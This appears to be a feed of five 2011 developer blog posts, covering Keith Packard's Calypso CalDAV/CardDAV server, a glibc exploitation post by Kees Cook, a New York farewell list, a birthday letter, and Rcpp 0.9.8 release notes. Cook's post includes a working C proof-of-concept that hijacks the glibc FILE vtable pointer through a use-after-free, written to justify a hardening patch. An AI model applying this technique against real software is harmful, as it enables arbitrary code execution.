Keith Packard: calypso

Calypso CalDAV/CardDAV/WebDAV for Android and Evolution Ever since I bought my first Palm Pilot in 1997, I ve relied upon a pocket-able device to carry a copy of my calendar and contacts, and for that same database to be present on my laptop. I went through a long list of Palm-compatible devices, including both the Palm Treo and Palm Centro telephones. I even wrote a number of my own Palm applications. Years ago, it was pretty obvious that I d have to find a new phone, but I was stuck looking for something that could provide the same hot-sync functionality. SyncML on the Series 40 I bought a Series 40 Nokia phone in Shanghai that promised SyncML support. Given that I had seen numerous SyncML implementations for Linux, it seemed like I should be able to get something to work. SyncML on the Series 40 is a disaster the phone couldn t actually store all of my contacts, and it couldn t hold half of the data fields I used. So, that phone landed in the box and back to the Centro I went. SyncML on the N900 Nokia kindly sent me an N900 at some point, so I gave SyncML another try. Given that the N900 runs evolution-data-server, and that I ve had evolution-data-server running on my laptop, it seemed like I should be in business. Well, almost. It took several days of hacking to fix bugs in the evolution SyncML back end, then another several days fussing with opensync. I ended up abandoning direct synchronization as unworkable opensync would sit in an infinite loop, or worse, trash my database completely. I finally found syncml-ds-tool , which is a debugging tool that comes with opensync. This tool simply synchronizes a set of disk files, one per contact or calendar entry, with the phone. That worked for well over a year. And then, a few months ago, Bluetooth on the laptop stopped connecting with the phone s SyncML server. I d get ECONNREFUSED every time I tried to use it. So much for the N900. DUN still worked, mostly, although it too would get ECONNREFUSED at times, but retrying seemed to make it work. However, While the N900 SyncML solution worked, I discovered another thing I wanted contacts and calendar entries stored in individual files and revision controlled with git. This makes it reasonable to delete stale calendar entries and know that they re never really gone, just left behind in an older version of the calendar. And, if you mess up, you can recover by poking at the database with git directly. I switched back to the venerable Palm Centro; it turns out that calendar and contacts are more important to me than being able to surf the web on my phone. Alas, my Centro went swimming in August and has passed on to the great electronics recycling house in the sky. I pulled the SIM out and switched back to the N900. I got my contacts imported on the N900 by copying files over the net work; not a long-term strategy, but at least I had phone numbers again. There was no hope for my calendar. I started looking for a solution in earnest. How about Android? At this point in my story, I m sure you re asking why I didn t just use one of the numerous Android phones that came through my hands. The answer is simple my calendar and contacts are probably some of my most personal data, and I m not willing to store them outside of my direct control, for reasons similar to those which are driving the development of the FreedomBox. When Android first came out, it could only talk to Google services, which didn t meet my hard requirement for personal data storage. One of my co-workers had his Google account suspended for violating the terms-of-service; he asked what he had done, but they wouldn t say. He asked if he could get his data back, and they said no . They invited him to create a new account, but it would not ever get any of the old data. A few days later, he got a nice apologetic email letting him know that they d made a mistake and that he hadn t, in fact, violated any of the terms-of-service, and that his old account was restored with all of his data intact. Wasn t that nice of Google? WebOS? I got a WebOS phone over the summer and discovered that while it had multiple contact/calendar back ends, none of them used standard protocols and so you only had the choice between multiple corporate data centers, which isn t actually a choice at all. Furthermore, the WebOS phone refused route PAN packets over the phone network, even though I have a data plan which allows this. It s not that it couldn t support it, it s that it refused. A couple of weeks after the WebOS phone arrived, HP canceled all of their WebOS hardware products, which made me less interested in trying to solve this problem. Android recovers About the same time the WebOS phone arrived, I discovered that Google had published enough information about the calendar/contacts internals for Marten Gajda to write CalDAV-Sync and CardDAV-Sync. And then, Andrew McMillan wrote aCal, which is a complete replacement for the built-in calendar and contacts applications and supports CalDAV and CardDAV. With two different standards-compliant solutions available, it seemed like it might be time to try Android again. I d love for CardDAV-Sync and CalDAV-Sync to become free software like aCal is. Andrew makes money from aCal by offering it for sale via the Android Market, while still publishing the sources for those who want to build their own copy. CalDAV/CardDAV on Linux I think the most widely known CalDAV server for Linux is probably DAViCal, a huge pile of PHP and SQL sitting on top of Apache. I m sure it s suitable for running on a server and being accessed over the internet, but I m not interested in that, nor am I interested in having my laptop run Apache and PostgreSQL. I found a tiny little CalDAV server, Radicale, which seemed like a lot better fit. It s written in Python and uses the usual Python HTTP server infrastructure, which provides SSL and authentication support along with some fairly convenient APIs for parsing and generating HTML. Before long, I discovered that Radicale was actually too simple for my needs. It stores the whole calendar in a single file, re-parsing it whenever a request is made, so a calendar with just hundreds of entries caused the server to slow down enough that evolution would time-out when talking to it. Also, Radicale doesn t actually parse the calendar entries completely, it has some ad-hoc code that finds various pieces of data, but without dealing with the whole syntax. I started hacking at Radicale to see how far I could get. I changed the storage code to store one event per file, then added hooks to use git for change management. Then, I found a full vcalendar/vcard parsing library in python, vobject, which I used to replace the ad-hoc parsing code. Finally, I added support for VCARD entries as well, allowing the system to store both calendar and contact information. Introducing Calypso, a CardDAV/CalDAV server With this much divergence from the original project, I ve figured I d best rename things to avoid confusion, so I decided to call it calypso , after a brief trip through the dictionary looking for names starting with ca . Calypso works with evolution, iceowl and the Android CalDAV/CardDAV plugins. It does not yet work with aCal; for some reason aCal cannot find any calendars on the server. Calypso also supports importing calendar changes from the command line, allowing you to integrate support into a text-based email application like notmuch or mutt. Calypso is available via git from git://keithp.com/git/calypso and is distributed under the GPL (v3 or later). I still consider it a work derived from Radicale, and so the code retains all of the Radicale copyrights along with my own. Using Calypso Initial setup Calypso runs as a regular user, all data are stored in ~/.config/calypso. To initialize calypso:
$ mkdir ~/.config/calypso ~/.config/calypso/calendars
$ cat > ~/.config/calypso/config << EOF
[server]
ssl=true
certificate=/home/keithp/.config/calypso/ssl/server.crt
key=/home/keithp/.config/calypso/ssl/server.key
[acl]
;type=htpasswd
type=fake
filename=/home/keithp/.config/calypso/passwd
Running calypso Then run calypso:
$ python ./calypso.py
No, I haven t figured out how to install it Creating new calendars To add a new database:
$ mkdir -p ~/.config/calypso/calendars/private/my_calendar
$ cd ~/.config/calypso/calendars/private/my_calendar
$ git init
$ git commit --allow-empty -m'initialize new calendar'
The new calendar should now be visible as https://localhost:5233/private/my_calendar You can add files to the directory at any time; calypso will check the directory mtime at each operation and update its internal state from that on disk automatically when the directory changes. Importing files Given a set of files with VCALENDAR or VCARD entries, you can import them with:
$ calypso --import private/my_calendar <filenames...>
This will update any changed entries and add any new ones. ToDo list for calypso
  1. Document the config file contents.
  2. Make it installable
  3. Figure out what aCal wants
  4. Support calendar creation
More Android info I m running cyanogenmod on my Nexus S as that provides PAN support. With PAN, I can create a network link between laptop and phone which doesn t depend on any local WiFi infrastructure and which gives both phone and laptop static IP addresses, allowing me to configure the sync URLs statically on the phone. I d use mDNS, but Android doesn t bother to support that.

Kees Cook: abusing the FILE structure


When attacking a process, one interesting target on the heap is the FILE structure used with stream functions (fopen(), fread(), fclose(), etc) in glibc. Most of the FILE structure (struct _IO_FILE internally) is pointers to the various memory buffers used for the stream, flags, etc. What s interesting is that this isn t actually the entire structure. When a new FILE structure is allocated and its pointer returned from fopen(), glibc has actually allocated an internal structure called struct _IO_FILE_plus, which contains struct _IO_FILE and a pointer to struct _IO_jump_t, which in turn contains a list of pointers for all the functions attached to the FILE. This is its vtable, which, just like C++ vtables, is used whenever any stream function is called with the FILE. So on the heap, we have: glibc FILE vtable location In the face of use-after-free, heap overflows, or arbitrary memory write vulnerabilities, this vtable pointer is an interesting target, and, much like the pointers found in setjmp()/longjmp(), atexit(), etc, could be used to gain control of execution flow in a program. Some time ago, glibc introduced PTR_MANGLE/PTR_DEMANGLE to protect these latter functions, but until now hasn t protected the FILE structure in the same way. I m hoping to change this, and have introduced a patch to use PTR_MANGLE on the vtable pointer. Hopefully I haven t overlooked something, since I d really like to see this get in. FILE structure usage is a fair bit more common than setjmp() and atexit() usage. :) Here s a quick exploit demonstration in a trivial use-after-free scenario:
#include <stdio.h>
#include <stdlib.h>
void pwn(void)
 
    printf("Dave, my mind is going.\n");
    fflush(stdout);
 
void * funcs[] =  
    NULL, // "extra word"
    NULL, // DUMMY
    exit, // finish
    NULL, // overflow
    NULL, // underflow
    NULL, // uflow
    NULL, // pbackfail
    NULL, // xsputn
    NULL, // xsgetn
    NULL, // seekoff
    NULL, // seekpos
    NULL, // setbuf
    NULL, // sync
    NULL, // doallocate
    NULL, // read
    NULL, // write
    NULL, // seek
    pwn,  // close
    NULL, // stat
    NULL, // showmanyc
    NULL, // imbue
 ;
int main(int argc, char * argv[])
 
    FILE *fp;
    unsigned char *str;
    printf("sizeof(FILE): 0x%x\n", sizeof(FILE));
    /* Allocate and free enough for a FILE plus a pointer. */
    str = malloc(sizeof(FILE) + sizeof(void *));
    printf("freeing %p\n", str);
    free(str);
    /* Open a file, observe it ended up at previous location. */
    if (!(fp = fopen("/dev/null", "r")))  
        perror("fopen");
        return 1;
     
    printf("FILE got %p\n", fp);
    printf("_IO_jump_t @ %p is 0x%08lx\n",
           str + sizeof(FILE), *(unsigned long*)(str + sizeof(FILE)));
    /* Overwrite vtable pointer. */
    *(unsigned long*)(str + sizeof(FILE)) = (unsigned long)funcs;
    printf("_IO_jump_t @ %p now 0x%08lx\n",
           str + sizeof(FILE), *(unsigned long*)(str + sizeof(FILE)));
    /* Trigger call to pwn(). */
    fclose(fp);
    return 0;
 
Before the patch:
$ ./mini
sizeof(FILE): 0x94
freeing 0x9846008
FILE got 0x9846008
_IO_jump_t @ 0x984609c is 0xf7796aa0
_IO_jump_t @ 0x984609c now 0x0804a060
Dave, my mind is going.
After the patch:
$ ./mini
sizeof(FILE): 0x94
freeing 0x9846008
FILE got 0x9846008
_IO_jump_t @ 0x984609c is 0x3a4125f8
_IO_jump_t @ 0x984609c now 0x0804a060
Segmentation fault
Astute readers will note that this demonstration takes advantage of another characteristic of glibc, which is that its malloc system is unrandomized, allowing an attacker to be able to determine where various structures will end up in the heap relative to each other. I d like to see this fixed too, but it ll require more time to study. :)

2011, Kees Cook. This work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.
Creative Commons License

22 December 2011

Biella Coleman: The Best of NYC

Rosco-Biella-on-Train Now that the semester is done and now that I have compiled my crazy paperwork for Canada (wow, it is a lot), I will be heading in six days to the wonderful city of Montreal to settle down, at least for a few years. I am ready to leave but it is not an easy move, as I like NYC and my job. I came to New York City for the first time at the age of 19 after spending a year on a ship and I rather did not like the city for those 5 years, although loved my college years and all the time I spent chasing a Frisbee while running on grassy fields all over the east coast. When I left in 1998, I said, never again. But the future is impossible to predict so of course I came back when I got a job, my only job, at NYU MCC and headed quite happily here (incidentally from Canada). And NYC was much much much better the second time around, most likely as I had a salary, and here is what I <3 and loved about the city. 1. Not having a car (which will still be the case in Montreal)
2. The bike path on the Hudson, especially the gardens and the Irish famine memoriall
3. The farmer s markets (won t miss the prices though)
4. High walkability factor (and though I did not love my hood, I loved being 1.5 blocks from my office)
5. The music jam circles in Washington Square Park (I was always left wondering if they were spontaneously generated or long standing groups // prolly both) and the occasional but mighty impressive hawks in the park.
6. Coney Island especially under certain special conditions when you can rly enjoy the lights radiating out of the amusement park
7. Leaving the city for some nature time
8. 24 hour trains (despite not loving them cuz the noise robbed some life from me every time I took them)
9. Grand Central Station s ceiling
10. The gluten free options (this is going to be the hardest to give up as Montreal sort of sucks in comparison)
11. Being able to take your small dog on the train ;-) which is only a recent pleasure
12. My department
13. East Asian Starr library at Columbia University (still my favorite library in the world) and totally loathed NYU s Bobst, ugly on the outside, ugly on the inside
14. NYC sunrises which I have like only seen 3 times (sadly) but they have been stunning every time
15. Walking across the Brooklyn Bridge
16. HOPE
17. The Highline
18. The Strand
19. My favorite thing = Massive Snow Storms in the City (good thing I am moving to Canada, eh?)

Jeff Licquia: Time Flies

18 years ago, I carried a baby out of a delivery room. MY baby. What a rush. Looking down on him in the baby warmer, amazement and fear dominated my thoughts, clamoring for my attention. I was a father. What would I do now? My life was REALLY not just my own anymore; I had this little one that was counting on me. Was I up to the challenge? And what about when he wasn t a little one anymore? What would he be like as an adult? Would he be a good person? What would he care about? When he turned 18, what would we do, and what would his plans be for the future? That day was something I thought about often in that nursery all those years ago. And now, that day has arrived. Jon is now a young adult. And looking at the ultimate result of the last 18 years of worry, I feel immeasurably proud. He has made his mistakes, and no doubt will make more mistakes in the future. But he has not let those mistakes dampen his confident optimism, or drag down his sense of what s right. More importantly, he has a heart for others that expresses itself with everyone he s around. Often, the topics of our disagreements center around his fierce protective instinct, and on more than one occasion, he s challenged me to improve myself. I have not been a perfect father. At times, I ve been far from perfect. But I am grateful that I ve been a part of raising a young man I can admire and, yes, even learn from. Happy 18th birthday, Jon. Have an excellent life. I ll cherish the rest of the time you re still at home, miss you when the time comes for you to leave, and always be there for you as long as I live. Your mom and I are your biggest fans; never forget that.

Dirk Eddelbuettel: Rcpp 0.9.8

A new release 0.9.8 of Rcpp is now on CRAN and will also get into Debian shortly (once I finish building R 2.14.1). This release contains a few incremental changes. Romain, sponsored by by the Open Source Programs Office at Google, had released a new package int64 bringing larger integers to R, and this is now supported by Rcpp as well. John Chambers contributed some code to have Reference Classes extend existing C++ classes (typically brought in via Rcpp Modules). Jelmer Ypma sent us a patch to add a Rcout device not unlike cout, but aligned with R's io buffering. We added some more unit tests, and made a few small fixes here or there. The complete NEWS entry is below; more details are in the ChangeLog file in the package and on the Rcpp Changelog page.
0.9.8   2011-12-21
    o   wrap now handles 64 bit integers (int64_t, uint64_t) and containers 
        of them, and Rcpp now depends on the int64 package (also on CRAN).
        This work has been sponsored by the Google Open Source Programs
        Office.
    o   Added setRcppClass() function to create extended reference classes 
        with an interface to a C++ class (typically via Rcpp Module) which
        can have R-based fields and methods in addition to those from the C++.
    o   Applied patch by Jelmer Ypma which adds an output stream class
        'Rcout' not unlike std::cout, but implemented via Rprintf to
        cooperate with R and its output buffering.
        
    o   New unit tests for pf(), pnf(), pchisq(), pnchisq() and pcauchy()
    o   XPtr constructor now checks for corresponding type in SEXP
    o   Updated vignettes for use with updated highlight package
    o   Update linking command for older fastLm() example using external 
        Armadillo
Thanks to CRANberries, you can also look at a diff to the previous release 0.9.7. As always, even fuller details are on the Rcpp Changelog page and the Rcpp page which also leads to the downloads, the browseable doxygen docs and zip files of doxygen output for the standard formats. A local directory has source and documentation too. Questions, comments etc should go to the rcpp-devel mailing list off the R-Forge page

Next.

Previous.